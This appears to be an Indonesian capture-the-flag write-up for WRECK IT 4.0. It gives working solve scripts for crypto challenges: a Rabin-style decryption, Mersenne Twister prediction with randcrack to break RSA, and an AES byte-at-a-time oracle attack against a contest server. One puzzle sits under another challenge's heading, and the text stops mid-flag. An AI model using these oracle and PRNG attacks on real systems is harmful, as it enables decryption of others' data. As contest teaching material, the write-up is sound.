WRITEUP WRECKIT 4.0

WRECK IT 4.0

TIM GBK


Wrth
Gengi
Cipichop

WRITEUP WRECKIT 4.0 **1**
TIM GBK 1
Crypto **3**
CRYPTO Free Flag 3
Fake Blind 5
Random Plays a Game 10
Symetric Plays a Game 16
Botchling 20
1.5timepad 24
PWN **33**
PWN Free Flag 33
Menari bersama 36
WEB **40**
Jwttt 40
Reverse Engineering **41**
REV Free Flag 41
Forensic **42**
Mixxedup 43
MISC **46**
Welcome 46
Survey 47
Hide and Seek on Zero Day 48


Crypto

CRYPTO Free Flag


Diberikan file soal.secret yang isinya adalah teks 0 dan 1. Saat di decode binary



Ternyata masih ada encoding lagi, setelah di decode semua (terima kasih magic wand cyberchef)



Terdapat flag yang sudah dalam formatnya tetapi belum flag aslinya, saat kita rot13



Baru deh kelihatan flagnya

Flag: WRECKIT40{CRYPTO_tolongin_aku_dong!!,_kurangPemanasan_hehehe}

Fake Blind


Diberikan file script.py beserta outputnya.

```
from Crypto.Util.number import *
import random
from sympy import *

FLAG = b"REDACTED"
def prime_generation():
    p = getPrime(512)
    q = nextprime(p)
    while p%4 != 3 or q%4 !=3:
        p = getPrime(512)
        q = nextprime(p)
    return p, q

def encryption(m, n):
    return (pow(pow(m,2,n)*(m*m),4,n))%n

p, q = prime_generation()
n = p*q
m = bytes_to_long(FLAG)

ct = encryption(m, n)

file = open('hasil.txt', 'w')
file.write(f"n = {n}\nct = {ct}")
```

Pertama bisa dilihat bahwa p dan q berdekatan, sehingga p dan q dekat dengan sqrt(n), kedua bisa dilihat bahwa p % 4 == 3 dan q % 4 == 3, sehingga ini adalah Rabin Cryptosystem. Bisa dilihat bahwa encryptionnya itu
ct = (m**2 * m*m) **4 % n
ct = (m**4)**4 % n
ct = m**16 % n

Dari sini soalnya mirip dengan soal rabun genap IFEST 2022. (dan maap saya ngambil script dari official wu nya)

```
from Crypto.Util.number import *
from sympy import *
from gmpy2 import iroot
n =
16261795628405253195039150848687450220823018667575263231542529324575494045
56669863126926431122532978069252063391765641886162279892964551366958597525
56616277812975252522005046950701416786760500523028527143316912337462481751
07890436501944105990457818328748029305631275406745614423294018727844813940
8707086407217
ct =
13572805010640470124633180887598624583523898218908230319083658377466941535
61529836358146667327951786226713290857547090365665229388237191575915349367
24425224912370605062392726973012006569922823226281056377265311604533985542
18176620264634936305484951160751883986062725197277969936022384838809608106
6382030945003
p = iroot(n,2)
p = nextprime(int(p[0]))
while n%p != 0:
    p = nextprime(p)
q = n//p
e = 16
phi = (p-1)*(q-1)
def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = egcd(b % a, a)
        return (g, x - (b // a) * y, y)
g ,yp, yq = egcd(p,q)
mp = pow(ct,((p+1)//4)**4,p)
mq = pow(ct,((q+1)//4)**4,q)

r1 = (yp*p*mq + yq*q*mp) % n
r2 = n - r1
r3 = (yp*p*mq - yq*q*mp) % n
r4 = n - r3
for num in [r1,r2,r3,r4]:
    print(long_to_bytes(num))
```




Diberikan sebuah link google drive dan isinya seperti ini

ans.txt

```
x=25 {-3<y<-1}
(x-25.5)^{2} + (y+1.5)^{2} = 0.25 {x>25.5}
y=-1 {25<x<25.5}
y=-2 {25<x<25.5}
(x-25.5)^{2} + (y+2.5)^{2} = 0.25 {x>25.5}
y=-3 {25<x<25.5}

x=27 {-3<y<-1}
y=-1 {27<x<27.5}
(x-27.5)^{2} + (y+1.5)^{2} = 0.25 {x>27.5}
y=-2 {27<x<27.5}
y=-2x+53 {27.5<x<28}

4x-119 {29<x<29.5}
-4x+117 {29.5<x<30}
y=-2 {29.25<x<29.75}

-4x+123 {31<x<31.5}
4x-129 {31.5<x<32}

(x-34)^{2} + (y+2)^{2} = 1

y=-3 {36<x<38}

x=39 {-3<y<-1}
y=-1 {39<x<39.5}
y=-2 {39<x<39.5}
y=-3 {39<x<39.5}
(x-39.5)^{2} + (y+1.5)^{2} = 0.25 {x>39.5}
(x-39.5)^{2} + (y+2.5)^{2} = 0.25 {x>39.5}

x=41 {-3<y<-1}
y=-1 {41<x<41.5}
y=-2 {41<x<41.5}
(x-41.5)^{2} + (y+1.5)^{2} = 0.25 {x>41.5}
y=-2x+81 {41.5<x<42}

(x-43.5)^{2} + (y+2.5)^{2} = 0.25 {y<-2.5}
x=43 {-2.5<y<-1}
```

Karena isi dari file tersebut merupakan bentuk persamaan, sehingga harus dimasukkan ke graphing calculator seperti desmos atau geogebra. Ini hasilnya setelah di masukkan ke graph calculator (ada yang ngga ke render tapi bisa di tebak dikit)



Flag: WRECKIT40{bravo_bruh_sorry_gapake_format}

Random Plays a Game

Diberikan script berikut

```
#!/usr/bin/python3
from Crypto.Util.number import *
import random
from math import gcd
from redacted import flag
base = 64

def enc1():
    pl = random.getrandbits(base)
    p,q = getPrime(base), getPrime(base)
    e = 0x10001
    assert gcd(e, p*q)==1
    return [pow(pl,e,p*q), p*q]

def enc2():
    pl = random.getrandbits(base)
    p = getPrime(base*16)
    q = p+2
    while(isPrime(q)==0):
        q+=((base//32)^0x1-1)
    e = 0x10001
    assert gcd(e, p*q)==1
    return [pow(pl,e,p*q), p*q]

def enc3():
    pl = random.getrandbits(base)
    p = getPrime(base*16)
    q = getPrime(base*16)
    e = 0x10001
    assert gcd(e, p*q)==1
    return [pow(pl,e^0x1000e,p*q), p*q]

def enc4():
    pl = random.getrandbits(base)
    p = getPrime(base*16)
```

```
    q = getPrime(base//16)
    e = 0x10001
    assert gcd(e, p*q)==1
    return [pow(pl,e,p*q), p*q]

def mainMap():
    inc = 0
    funfdata = [enc1, enc2, enc3, enc4]
    while True:
        inc+=1
        if(inc==312):
            print("YOUUU TRY TOOO MUCH!!!! WANNA BREAK MY COMPUTER??")
            break
        print("[1] trying\n[2] what is flag?\n[3] exit")
        data = input("YOU WANT what MENUS? :")
        if(data=='3'): break
        elif(data=='2'):
            p = random.getrandbits(512)
            q = random.getrandbits(512)
            if(p%2==0): p+=1
            if(q%2==0): q+=1
            while(isPrime(q)==0):
                q+=((base//32)^0x1-1)
            while(isPrime(p)==0):
                p+=((base//32)^0x1-1)
            e = 0x10001
            assert gcd(e, p*q)==1
            print([pow(bytes_to_long(flag),e,p*q), p*q])
        else:
            rand = random.getrandbits(32)
            print(funfdata[rand%4]())
            print(f'encryption id #{rand//4+inc}')

mainMap()
```

Pertama perlu diketahui bahwa (base//32)^0x1-1) == 2, jadi while(isPrime(q)==0): q+=((base//32)^0x1-1) itu sama saja dengan q = nextprime(q)

Dari script diatas terlihat p dan q menggunakan getrandombits, sehingga kita bisa menggunakan randcrack biar bisa predict p dan q yang dipakai untuk mengencrypt flagnya.

Randcrack memerlukan 624*32 bits random sebelumnya sebelum dapat memprediksi random berikutnya. Terlihat fungsi getrandbits terpanggil pada 2 tempat. Yang pertama untuk menentukan fungsi, yang kedua sebagai plaintext di tiap fungsi. rand menggenerate 32 bit, sementara pl menggenerate 64 bit.

Untuk merecover rand, kita diberikan encryption id rand//4 + inc, masalahnya pembagiannya dibulatkan, jadi (id-inc)*4 saja tidak cukup, kita juga perlu rand%4.

Nah rand%4 ini ada di jenis fungsi yang dipanggil. Mari kita lihat karakteristiknya

```
def enc1():
    pl = random.getrandbits(base)
    p,q = getPrime(base), getPrime(base)
    e = 0x10001
    assert gcd(e, p*q)==1
    return [pow(pl,e,p*q), p*q]

def enc2():
    pl = random.getrandbits(base)
    p = getPrime(base*16)
    q = p+2
    while(isPrime(q)==0):
        q+=((base//32)^0x1-1)
    e = 0x10001
    assert gcd(e, p*q)==1
    return [pow(pl,e,p*q), p*q]

def enc3():
    pl = random.getrandbits(base)
    p = getPrime(base*16)
    q = getPrime(base*16)
    e = 0x10001
    assert gcd(e, p*q)==1
    return [pow(pl,e^0x1000e,p*q), p*q]

def enc4():
    pl = random.getrandbits(base)
    p = getPrime(base*16)
    q = getPrime(base//16)
    e = 0x10001
    assert gcd(e, p*q)==1
    return [pow(pl,e,p*q), p*q]
```

enc1 memiliki p dan q berukuran 64 bit, sehingga n akan menjadi 128 bit.


enc2 memiliki p dan q berukuran 1024 bit, sehinggan n menjadi 2048 bit. Tidak hanya itu, p dan q juga berdekatan sehingga bisa direcover dari sqrt(n)

enc3 memiliki p dan q berukuran 1024 bit, sehinggan n menjadi 2048 bit. Tetapi e nya di xor 0x1000e sehingga hanya dipangkat 15 saja, sehingga pl**15 = ct, atau pl**15 = ct + kn, dimana k ini kecil jadi bisa di brute.

enc4 memiliki p berukuran 1024 bit, dan q berukuran 4 bit, sehingga n menjadi 1028 bit

Dari sini kita dapat mengetahui fungsi apa yang dipanggil berdasarkan bit length dari n, kalau bitlength nya 2048, kita bisa mencoba mencari p dan q di sekitaran sqrt(n) atau mencari pl langsung dengan diakar pangkat 15.

Oh iya pada umumnya randcrack itu harus submit per 32 bit, jadi kalau yang digenerate 64 bit itu bisa dibagi 2 seperti ini




Yang di submit duluan itu yang lsb ya…

```
from sage.all import *
from pwn import *
from randcrack import RandCrack
from sympy import nextprime
from Crypto.Util.number import long_to_bytes, bytes_to_long, inverse
from gmpy2 import iroot
r = remote("167.71.207.218", 50611)
rc = RandCrack()
# r = process(["python3", "crypto2.py"])
# context.log_level = 'debug'
e = 0x10001
inc = 0
tmp = 0
for i in range(624//3):
```

```
    print(i)
    inc += 1
    r.sendlineafter(b'YOU WANT what MENUS? :', b'1')
    res = r.recvline()
    # print(res)
    if b"Traceback" in res:
        print(r.recvall())
    c,n = eval(res)
    r.recvuntil(b"encryption id #")
    rand = int(r.recvline())
    if 64+64-2 < n.bit_length() < 64+64+2:
        f = 0
        fac = factor(n)
        p,q = int(fac[0][0]), int(fac[1][0])
    elif (64*16 + 64//16) - 2 < n.bit_length() < (64*16 + 64//16) + 2:
        f = 3
        for q in range(2,100):
            if n % q == 0:
                break
        p = n // q
    elif n % nextprime(iroot(n, 2)[0]) == 0:
        f = 1
        q = nextprime(iroot(n, 2)[0])
        p = n // q
    elif any(iroot(c + n*(tmp:=k), 15)[1] for k in range(1000)):
        f = 2
        assert iroot(c + n*tmp, 15)[1]
        pl = iroot(c + n*tmp, 15)[0]
    else:
        print("unknown")
        exit()
    if f != 2:
        phi = (p-1)*(q-1)
        d = inverse(e, phi)
        pl = pow(c, d, n)
    # print(pl)
    rc.submit((rand-inc) * 4 + f)
    rc.submit(pl & 2**32-1)
    rc.submit(pl >> 32)
```

```
r.sendlineafter(b'YOU WANT what MENUS? :', b'2')
c,n = eval(r.recvline())
p = rc.predict_getrandbits(512)
q = rc.predict_getrandbits(512)
if(p%2==0): p+=1
if(q%2==0): q+=1
q = nextprime(q)
p = nextprime(p)
assert p*q == n
phi = (p-1)*(q-1)
d = inverse(e, phi)
flag = pow(c, d, n)
print(long_to_bytes(flag))
```



Flag: WRECKIT40{51mPL3_S7ePz_1F_Know_480u7_r5!!AA_4ND_$4ND0miz3_7h15_M0r3_834u71fUL_15_Y0u_Kn0VV_#3}

Symetric Plays a Game

Ini sebenarnya kayak AES ECB padding attack


```
#!/usr/bin/python3
from Crypto.Util.number import *
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
from redacted import flag
import os

#i will give hint is too simple,
fakeG = b'WRECKIT20{satu_masalah_ini_lagi_jangan_tertipu}'

def encrypt(plaintext):
    keys = os.urandom(32)
    added = 0
    print('fake flag is = '+ fakeG.decode())
    added = int(input('add the fake flag number: '))
    fake = fakeG + long_to_bytes(added)
    plaintext = long_to_bytes(plaintext)
    pad1 = pad(plaintext + flag, 16)
    pad2 = pad(fake + flag, 16)
    iv = 16 * b'\x00'
    cipher1 = AES.new(keys, AES.MODE_CBC, iv)
    cipher2 = AES.new(keys, AES.MODE_CBC, iv)
    try:
        enc1 = cipher1.encrypt(pad1)
        enc2 = cipher2.encrypt(pad2)
    except ValueError as e:
        return {"error": str(e)}

    return (enc1.hex(),enc2.hex())

inc = 0
while True:
    inp = int(input('choose your number bigger than 16= '))
    if(inp<16):
        print("you are in violation of the rules, thanks ...")
        break
    print(encrypt(inp))
```

```
    inc+=1
    if(inc==5000):
        print("I'm so sorry, You reach the limits")
        break
```

Jadi dikasih AES CBC dari input kita (plaintext) + flag. Terus dikasih juga fake+input2+flag
Nah bayangin aja kalau input pertama kita itu fake+pad+tebakan, terus input 2 cuman pad

Enc1 = fake+pad+tebakan+flag
Enc2 = fake+pad+flag

Nah terus tinggal kita atur padding nya supaya cuman perlu nebak 1 byte at a time



Nah tinggal di cek deh kalau hasil enkripsi block nya sama berarti tebakan kita bener, tinggal padding nya dimundurin 1

```
WRECKIT20{satu_m
asalah_ini_lagi_
jangan_tertipu}A
AAAAAAAAAAAAAAWB    <--- B tebakan
WRECKIT40.......

WRECKIT20{satu_m
asalah_ini_lagi_
jangan_tertipu}A
AAAAAAAAAAAAAAWR    <--- flag aslinya
ECKIT40.......
```

Nah misal kasus diatas udah pasti hasil enkripsi blocknya beda, berarti tebakan kita salah.

Disini kebetulan fake nya udah 47 byte jadi saya padding 1 byte biar jadi 48, terus saya padding lagi pake 63 bytes biar muat mencakupi semua flagnya

```python
from pwn import *
from Crypto.Util.number import long_to_bytes, bytes_to_long
fakeG = b'WRECKIT20{satu_masalah_ini_lagi_jangan_tertipu}A'
# context.log_level = 'debug'
# r = process(["python3", "crypto1.py"])
r = remote(b"167.71.207.218", 50610)

from string import printable
flag = b""
while b'}' not in flag:
    for t in printable:
        padded = fakeG+(b"\x00"*(63-len(flag)))
        # print([padded[i:i+16] for i in range(0, len(padded), 16)])
        guess = padded + flag + t.encode()
        r.sendlineafter(b"16= ", str(bytes_to_long(guess)))
        r.sendlineafter(b"add the fake flag number: ",
str(bytes_to_long(b"A"+(b"\x00"*(63-len(flag))))).encode())
        a,b= eval(r.recvline())
        a = [a[i:i+32] for i in range(0, len(a), 32)]
```

```
        b = [b[i:i+32] for i in range(0, len(b), 32)]
        if(a[6] == b[6]):
            flag += t.encode()
            print(flag)
```

```
b'WRECKIT40{Im_s0_pr0uD+#With_'
b'WRECKIT40{Im_s0_pr0uD+#With_P'
b'WRECKIT40{Im_s0_pr0uD+#With_P4'
b'WRECKIT40{Im_s0_pr0uD+#With_P44'
b'WRECKIT40{Im_s0_pr0uD+#With_P44d'
b'WRECKIT40{Im_s0_pr0uD+#With_P44dd'
b'WRECKIT40{Im_s0_pr0uD+#With_P44dd1'
b'WRECKIT40{Im_s0_pr0uD+#With_P44dd11'
b'WRECKIT40{Im_s0_pr0uD+#With_P44dd11n'
b'WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9'
b'WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_'
b'WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_A'
b'WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_At'
b'WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att'
b'WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4'
b'WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4c'
b'WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck'
b'WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-'
b'WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/'
b'WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/0'
b'WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01'
b'WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01n'
b'WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01n_'
b'WRECKIT40{Im_s0_pr0uD+#With_P44dd11n9_Att4ck-/01n_4'
